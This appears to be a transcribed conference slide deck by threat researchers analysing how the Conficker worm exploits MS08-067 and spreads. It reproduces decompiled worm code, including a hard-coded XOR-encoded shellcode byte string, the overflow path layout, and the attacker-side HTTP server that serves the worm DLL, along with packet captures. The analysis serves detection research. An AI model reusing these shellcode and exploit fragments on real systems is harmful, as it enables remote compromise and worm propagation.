淺談在 Internet 流竄的 Conficker 對工控環境的威脅

Discussing the Threat of Conficker Propagation on Industrial Control Systems in the Internet Environment.

Threat Signature Research
Tony Wang and Canaan Kao

Speakers

Tony Wang currently serves as a Threat Researcher at TXOne Networks,
he focus on malware and network threat detection research and Deep Packet Inspection (DPI) rules development.

Canaan Kao works as a Threat Research Director at TXOne Networks.
He has been a DPI/IDS/IPS engineer since 2001. He led the anti-botnet project of MoECC in NTHU (2009-2013) and held “Botnet of Taiwan” (BoT) workshops (2009-2014).
He spoke at HITCON 2014 CMT, HITCON 2015 CMT, and HITCON 2019. His primary research interests are network security, intrusion detection systems, reversing engineering, malware detection, and embedded systems.

Agenda

What are MS08-067 and Conficker

MS08-067

- Also known as **CVE-2008-4250**

- Effected to MS Windows versions
  - Windows 2000
  - Windows XP
  - Windows Server 2003
  - Windows Vista
  - Windows Server 2008

- The primary spreading method used by worm **Conficker**

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

MS08-067

- MSRPC over SMB for **NetPathCanonicalize** operation
  - Path normalize
    1. “/AAA/./BB” to “\AAA\BB”
    2. “\AAA\CCC\..\GGG” to “\AAA\GGG”

- If the path needed to be canonicalized is:

  “\AAAABBBBBBBB\..\..\GGG”

  1. See first “..\”

     “\AAAABBBBBBBB\..\..\GGG”
  2. Find the head of “\AAAABBBBBBBB\..” and overwrite it with “\..\GGG”

     “\AAAABBBBBBBB\..\..\GGG” -> “\..\GGG”
  3. See second “..\”

     “\..\GGG”
  4. Find an upper “\” to locate the target position to copy “\GGG”

     “\..\GGG” (It cannot be found a valid \ to overwrite so that the buffer overwriting will be triggered.)
  5. wcscpy/wcscat function would trigger the buffer error (the function returns over written)

Conficker (Worm)

- Also known as **Downup**, **Downadup**, **DOWNAD** and **Kido**


- First discovered in November 2008

- Spreading with the methods:
  - MS08-067 (for legacy systems without updates)
  - Brute force net share on subnet
  - Removable media

- Still spreading until now

How Conficker Spreads

Spread Through MS08-067



1. MS08-067 exploitation and injecting shellcode
2. HTTP GET connects back to the attacker host
3. Attacker host transfers Conficker .dll file to the victim and loads the DLL on the victim

MS08-067 Exploitation and Shellcode Injection

```
v10 = (int)path_for_exploit;
if ( !path_for_exploit )
  return 0;
strcpy(path_for_exploit, "\\");
v12 = path_for_exploit + 2;
v28 = 500;
do
{
  v31 = (32 * (rand() & 1)) | 0x41;
  *v12++ = v31 + rand() % 26;
  --v28;
}
while ( v28 );
j_memcpy(v10 + 102, shellcode, shelcode_len);
j_memcpy(v10 + 502, (int)L"\\..\\..\\", 14);
*(_WORD *)(v10 + 516) = 0x41;
```

```
shellcode_mem = (int)GlobalAlloc(0x40u, v4 + 190);
*a1 = shellcode_mem;
if ( shellcode_mem )
{
  j_memcpy(
    shellcode_mem,
    (int)"\xE8\xFF\xFF\xFF\xFF\xC2\x5F\x8DO\x10\x801\xC4\x41f\x819MSu\xF5\xFC\x6A\x02Yd\x8BA.\x8B@\f\x8B@\x1C\x8B\x00\x8B"
         "X\b\x8D\xB7\xA1\x00\x00\x00\xE8\x29\x00\x00P\xE2\xF8\x8B\xFCV\xFF\x17\x93\x83\xC6\x07\xE8\x18\x00\x003\xD2\x52"
         "R\x8B\xCC\x66\xC7\x01x.Q\xFFw\x04RRQVR\xFF7\xFF\xE0\xAD\x51V\x95\x8BK<\x8BL\vx\x03\xCB\x33\xF6\x8D\x14\xB3\x03"
         "Q \x8B\x12\x03\xD3\x0F\x00\xC0\x0F\xBF\xC0\xC1\xC0\x072\x02B\x80:\x00u\xF5\x3B\xC5\x74\x06F;q\x18r¡Q$\x03\xD3"
         "\x0F\xB7\x14r\x8BA\x1C\x03Ë\x04\x90\x03\xC3\x5EY\xC3\x60\xA2\x8Av&\x80\xAC\xC8\x75rlmon\x00\x99#]",
    0xB9);
  j_strlen((int)Buffer);
  j_memcpy(*a1 + 0xB9, (int)Buffer, v6 + 1);
  v7 = 21;
  j_strlen((int)Buffer);
  if ( (unsigned int)(v8 + 186) > 0x15 )
  {
    do
    {
      *(_BYTE *)(v7 + *a1) ^= 0xC4u;
      ++v7;
      j_strlen((int)Buffer);
    }
    while ( v7 < v9 + 186 );
  }
  *(_BYTE *)(v7 + *a1) = 0x4D;
  *(_BYTE *)(*a1 + v7 + 1) = 0x53;
  *(_BYTE *)(*a1 + v7 + 2) = 0;
```

Hard-coded shellcode

Partial XOR encoded with 0xC4

Bytes for marking the end of encode part

Host TCP Server on Attacker for Spreading Conficker Copy

```
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = 0;
v1 = sub_45DB343();
srand(v1);
for ( i = 0; i < 10; ++i )
{
  v2 = rand();
  v3 = v2 % 8976 + 1024;
  if ( !sub_45D8FED(v2 % 8976 + 1024) )
  {
    sub_45D8CAF();
    dword_45EA2A8 = 1;
  }
  Sleep(0x1388u);
  v4 = socket(2, 1, 6);
  *a1 = v4;
  if ( v4 == -1 )
    break;
  *(_WORD *)name.sa_data = htons(v3);
  if ( !bind(*a1, &name, 16) )
  {
    v7 = 1;
    break;
  }
  closesocket(*a1);
}
```

Generate port number 1024 to 9999

```
v2 = recv_tcp_request(v1, (int)&namelen, 7);
hMem = v2;
if ( v2 )
{
  snprintf(Buffer, 0x200u, "get /%s http/", byte_45EA28C);
  v18 = 0;
  snprintf(v19, 0x40u, "get /%s http/", byte_45EA298);
  v19[63] = 0;
  if ( namelen )
  {
    v2[namelen - 1] = 0;
    strlwr(v2);
  }
  j_strlen((int)Buffer);
  if ( namelen > v3 && (j_strlen((int)Buffer), !j_memcmp(v2, Buffer, v4)) )
  {
    v33 = 1;
  }
```


First, strlwr() the received contents

Check received TCP request including HTTP method/header

```
if ( !check_ip_accept(v24) )
{
  if ( v33 != 1
    || !strstr(v2, "\r\n\r")
    || (v7 = strstr(v2, "\r\nuser-agent:"), v8 = v7, (v22 = v7) != 0)
    && (v9 = strstr(v7 + 2, "\r\n"), (v21 = v9) != 0)
    && (*v9 = 0, strstr(v8, "windows nt 5."))
    && !strstr(v8, "wget")
    && !strstr(v8, "lwp::")
    && !strstr(v8, "linux")
    && !strstr((const char *)hMem, "macintosh") )
  {
    v30 = 0;
  }
}
```

Check user agent string and contents

Conficker HTTP Request Check



Successful Case for Spreading Conficker Copy

```
GET /phqbivtv HTTP/1.1
Host: [redacted] 3599
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Compliance User-Agent string for Conficker process

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 156520
Content-Type: image/bmp
```

Possible bmp/gif/jpeg/png

```
dd offset aBmp          ; DATA X
                        ; "bmp"
dd offset aGif          ; "gif"
dd offset aJpeg         ; "jpeg"
dd offset aPng          ; "png"
```

Conficker contents

```
MZ.......................@.............................................          .!..L.!This p
rogram cannot be run in DOS mode.

$.......................................................................................
...................PE..L......C...........!.....0.......P.......`..........................
.......................................................................................
.......................................................................UPX0.....P..
..........................UPX1.....0...`...,...................@...UPX2.................0...
...........@...........................................................................
.......................................................................................
.......................................................................................
.......................................................................................
..............................3.03.UPX!
          .         c......;.j..
*...F..&.........$..
..Ax...U.+..5..Q............... ....u.X...DdY...% P.h..ww.....+.R..@...........-.Y..+".[..8..a
.?.{).=.C.V.M......61..v301y......{.$..go
```

Failure Cases for Getting Conficker Copy

```http
GET /phqbivtv HTTP/1.1
Host: [redacted]:3599
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 20676000
Content-Type: image/jpeg
```

```
  v10 = 1000 * (rand() + 100);
  v27 = v10;
}
v11 = rand();
snprintf(
  Buffer,
  0x200u,
  "HTTP/1.0 200 OK\r\nPragma: no-cache\r\nContent-Length: %u\r\nContent-Type: image/%s\r\n\r\n",
  v10,
  content_type[v11 & 3]);
```

```
eufrqlklqaioqschbgcpnpxtuydegwcwgdcvmzticmwugxzveenrieafuxruxcjdqpomiaxlqclxngfifwazrtkjfeuer
tgpqmpiebyppziyxefgwsmxbsihkcmskxgnwikaszvgrknbwbuhrlaqjiuufcpacljbemyhldxmaqsxzajvsxeacbnhch
eckngvyxtpgkvzxihesokwhsugtgmvkosugwvfflozxhhdswxnjgtkqjufsmrrmcqltkdlqaeqcdzydryyxjxjhpggrof
xwgsltovnttztteqitgciqhrzhromldbjczcjelnxsyqbtnhpvkexyhgejmwzhuzbxsaijwhyoccufnqivuvxqxuldcsu
aikmrxedwseyrazzxbmrvrfcagggvrknwtreyrwjkgvxhxcsdywekujargttwwndvoghahegddjtpcihvlwxynucnkfik
paovffpgyarztdkbflunvzsvzehydmtrfwtqcjwdjohfdnjhtlooyphibvrbxqrvpnsidexybsjehnmktgbnfsfowfszh
```

```http
GET /phqbivtv HTTP/1.1
Host: [redacted]3599
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 3107000
Content-Type: image/jpeg
```

```
void __cdecl Gen_random_string_A(int a1, int a2)
{
  int i; // esi

  for ( i = 0; i < a2; ++i )
    *(_BYTE *)(i + a1) = rand() % 26 + 'a';
  *(_BYTE *)(a1 + a2) = 0;
}
```

```
jnqepucpnowzyrtfqtzsaesemgqwzhmplhxumnwvusfuigfzqblcdaqjwnkfwaeyzogsfavycvdsutzmohoydtfntehqc
tutvcdxqaynvjyhstmtxhqgcbvximxzxduiuozitkqglzntojjindxevnsihevezhjdidxsfrfifolyvzayawdakyxkyi
ihjygkjykdadedmfgixkozbisotjzwnihpizpgvqwxnymckprcdnimwyebbtjwlniauqgtqtorikhdvpmobxkvwjadovy
cxjctdmlqnanrzypitimdpnphwclaoambofwcvvpkvbjmfqhoecuokspexgoqmnfhhiomlvyffunremsdgcotqpzavdfn
voifjnocytyfpwftcgswzspkuystnwqlyikbxnvimgxwtshdozsjpzckoosnsxsotwpegoshfbagcsarcnxtalnqybseo
nqrcvwittortfxusqqkcvjeymtidbhupoquxaknicrecyqtlpkxnracqyzbvvocthycovtdpvvbyrxmqxzuegclgjbswg
sfbwwcyaaypkmfallqzlnjpszpynqnejcsypclmihcnavogjjzhwganmnqiqmsptywdlajtpzwwvimvyneejuftnnjazz
faxyswrugcomevxpcaovsiyrwepjchlttcqlafavgcfmaytmkbjmrndftbwddgemjuilhcnzapawhcywigcoidiwcjah
```

txOne networks

Failure Cases for Getting Conficker Copy

102	356.312697	[redacted]	3599	HTTP	[redacted]:3599	247 GET /phqbivtv HTTP/1.1
103	356.312721	[redacted]	34916	TCP	[redacted]	0 3599 → 34916 [ACK] Seq=1 Ack=248 Win=64240 Len=0
104	356.397541	[redacted]	34916	TCP	[redacted]	88 3599 → 34916 [PSH, ACK] Seq=1 Ack=248 Win=64240 Len=88 [TCP segment of a reassembled PDU]
105	356.397713	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=89 Win=64152 Len=0
106	361.147321	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=89 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
107	361.147535	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=600 Win=63784 Len=0
108	364.021694	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=600 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
109	364.021847	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0
110	370.022291	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
111	370.022566	[redacted]	3599	TCP	[redacted]	4 Len=0
112	376.336598	[redacted]	34916	TCP	[redacted]	=64240 Len=511 [TCP segment of a reassembled PDU
113	376.336707	[redacted]	3599	TCP	[redacted]	4 Len=0
114	380.220456	[redacted]	34916	TCP	[redacted]	=64240 Len=511 [TCP segment of a reassembled PDU
115	380.220613	[redacted]	3599	TCP	[redacted]	4 Len=0
116	386.617307	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=2644 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
117	386.617457	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=3155 Win=63784 Len=0
118	392.788204	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=3155 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
119	392.788396	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=3666 Win=63784 Len=0
120	395.912525	[redacted]	34916	TCP	[redacted]	511 3599 → 34916 [PSH, ACK] Seq=3666 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
121	395.912707	[redacted]	3599	TCP	[redacted]	0 34916 → 3599 [ACK] Seq=248 Ack=4177 Win=63784 Len=0

```
Gen_random_string_A((int)Buffer, 511);
v15 = rand();
Sleep(v15 % 5000 + 1700);
```

```
Transmission Control Protocol, Src Port: 3599, Dst Port: 34916, Seq: 89, Ack: 248, Len: 511
    Source Port: 3599
    Destination Port: 34916

    TCP payload (511 bytes)
    TCP segment data (511 bytes)
```

```
0030                    6a 6e  71 65 70 75 63 70 6e 6f   ··1···jn qepucpno
0040  77 7a 79 72 74 66 71 74  7a 73 61 65 73 65 6d 67   wzyrtfqt zsaesemg
0050  71 77 7a 68 6d 70 6c 68  78 75 6d 6e 77 76 75 73   qwzhmplh xumnwvus
0060  66 75 69 67 66 7a 71 62  6c 63 64 61 71 6a 77 6e   fuigfzqb lcdaqjwn
0070  6b 66 77 61 65 79 7a 6f  67 73 66 61 76 79 63 76   kfwaeyzo gsfavycv
0080  64 73 75 74 7a 6d 6f 68  6f 79 64 74 66 6e 74 65   dsutzmoh oydtfnte
0090  68 71 63 74 75 74 76 63  64 78 71 61 79 6e 76 6a   hqctutvc dxqaynvj
00a0  79 68 73 74 6d 74 78 68  71 67 63 62 76 78 69 6d   yhstmtxh qgcbvxim
00b0  78 7a 78 64 75 69 75 6f  7a 69 74 6b 71 67 6c 7a   xzxduiuo zitkqglz
00c0  6e 74 6f 6a 6a 69 6e 64  78 65 76 6e 73 69 68 65   ntojjind xevnsihe
00d0  76 65 7a 68 6a 64 69 64  78 73 66 72 66 69 66 6f   vezhjdid xsfrfifo
00e0  6c 79 76 7a 61 79 61 77  64 61 6b 79 78 6b 79 69   lyvzayaw dakyxkyi
00f0  69 68 6a 79 67 6b 6a 79  6b 64 61 64 65 64 6d 66   ihjygkjy kdadedmf
0100  67 69 78 6b 6f 7a 62 69  73 6f 74 6a 7a 77 6e 69   gixkozbi sotjzwni
0110  68 70 69 7a 70 67 76 71  77 78 6e 79 6d 63 6b 70   hpizpgvq wxnymckp
0120  72 63 64 6e 69 6d 77 79  65 62 62 74 6a 77 6c 6e   rcdnimwy ebbtjwln
0130  69 61 75 71 67 74 71 74  6f 72 69 6b 68 64 76 70   iauqgtqt orikhdvp
0140  6d 6f 62 78 6b 76 77 6a  61 64 6f 76 79 63 78 6a   mobxkvwj adovycxj
0150  63 74 64 6d 6c 71 6e 61  6e 72 7a 79 70 69 74 69   ctdmlqna nrzypiti
0160  6d 64 70 6e 70 68 77 63  6c 61 6f 61 6d 62 6f 66   mdpnphwc laoambof
0170  77 63 76 76 70 6b 76 62  6a 6d 66 71 68 6f 65 63   wcvvpkvb jmfqhoec
0180  75 6f 6b 73 70 65 78 67  6f 71 6d 6e 66 68 68 69   uokspexg oqmnfhhi
0190  6f 6d 6c 76 79 66 66 75  6e 72 65 6d 73 64 67 63   omlvyffu nremsdgc
01a0  6f 74 71 70 7a 61 76 64  66 6e 76 6f 69 66 6a 6e   otqpzavd fnvoifjn
01b0  6f 63 79 74 79 66 70 77  66 74 63 67 73 77 7a 73   ocytyfpw ftcgswzs
01c0  70 6b 75 79 73 74 6e 77  71 6c 79 69 6b 62 78 6e   pkuystnw qlyikbxn
01d0  76 69 6d 67 78 77 74 73  68 64 6f 7a 73 6a 70 7a   vimgxwts hdozsjpz
01e0  63 6b 6f 6f 73 6e 73 78  73 6f 74 77 70 65 67 6f   ckoosnsx sotwpego
01f0  73 68 66 62 61 67 63 73  61 72 63 6e 78 74 61 6c   shfbagcs arcnxtal
```

Failure Cases for Getting Conficker Copy

102	356.312697	3599	HTTP	:3599	247 GET /phqbivtv HTTP/1.1
103	356.312721	34916	TCP		0 3599 → 34916 [ACK] Seq=1 Ack=248 Win=64240 Len=0
		34916	TCP		88 3599 → 34916 [PSH, ACK] Seq=1 Ack=248 Win=64240 Len=88 [TCP segment of a reassembled PDU]
		3599	TCP		0 34916 → 3599 [ACK] Seq=248 Ack=89 Win=64152 Len=0
		34916	TCP		511 3599 → 34916 [PSH, ACK] Seq=89 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
					0 34916 → 3599 [ACK] Seq=248 Ack=600 Win=63784 Len=0
					511 3599 → 34916 [PSH, ACK] Seq=600 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
					0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0
					511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		4 Len=0
		34916	TCP		=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		4 Len=0
		34916	TCP		=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		4 Len=0
		34916	TCP		511 3599 → 34916 [PSH, ACK] Seq=2644 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		0 34916 → 3599 [ACK] Seq=248 Ack=3155 Win=63784 Len=0
		34916	TCP		511 3599 → 34916 [PSH, ACK] Seq=3155 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		0 34916 → 3599 [ACK] Seq=248 Ack=3666 Win=63784 Len=0
		34916	TCP		511 3599 → 34916 [PSH, ACK] Seq=3666 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU
		3599	TCP		0 34916 → 3599 [ACK] Seq=248 Ack=4177 Win=63784 Len=0

361.147321
361.147535
364.021694
364.021847
370.022291
370.022566
376.336598
376.336707
380.220456
380.220613
386.617307
386.617457
392.788204
392.788396
395.912525
395.912707

every 1.7 to 6.7 seconds

```
Gen_random_string_A((int)Buffer, 511);
v15 = rand();
Sleep(v15 % 5000 + 1700);
```

rotocol, Src Port: 3599, Dst Port: 34916, Seq: 89, Ack: 248

4916

Len: 511

```
0030                    6a 6e  71 65 70 75 63 70 6e 6f   ··1···jn qepucpno
0040  77 7a 79 72 74 66 71 74  7a 73 61 65 73 65 6d 67   wzyrtfqt zsaesemg
0050  71 77 7a 68 6d 70 6c 68  78 75 6d 6e 77 76 75 73   qwzhmplh xumnwvus
0060  66 75 69 67 66 7a 71 62  6c 63 64 61 71 6a 77 6e   fuigfzqb lcdaqjwn
0070  6b 66 77 61 65 79 7a 6f  67 73 66 61 76 79 63 76   kfwaeyzo gsfavycv
0080  64 73 75 74 7a 6d 6f 68  6f 79 64 74 66 6e 74 65   dsutzmoh oydtfnte
0090  68 71 63 74 75 74 76 63  64 78 71 61 79 6e 76 6a   hqctutvc dxqaynvj
00a0  79 68 73 74 6d 74 78 68  71 67 63 62 76 78 69 6d   yhstmtxh qgcbvxim
00b0  78 7a 78 64 75 69 75 6f  7a 69 74 6b 71 67 6c 7a   xzxduiuo zitkqglz
00c0  6e 74 6f 6a 6a 69 6e 64  78 65 76 6e 73 69 68 65   ntojjind xevnsihe
00d0  76 65 7a 68 6a 64 69 64  78 73 66 72 66 69 66 6f   vezhjdid xsfrfifo
00e0  6c 79 76 7a 61 79 61 77  64 61 6b 79 78 6b 79 69   lyvzayaw dakyxkyi
00f0  69 68 6a 79 67 6b 6a 79  6b 64 61 64 65 64 6d 66   ihjygkjy kdadedmf
0100  67 69 78 6b 6f 7a 62 69  73 6f 74 6a 7a 77 6e 69   gixkozbi sotjzwni
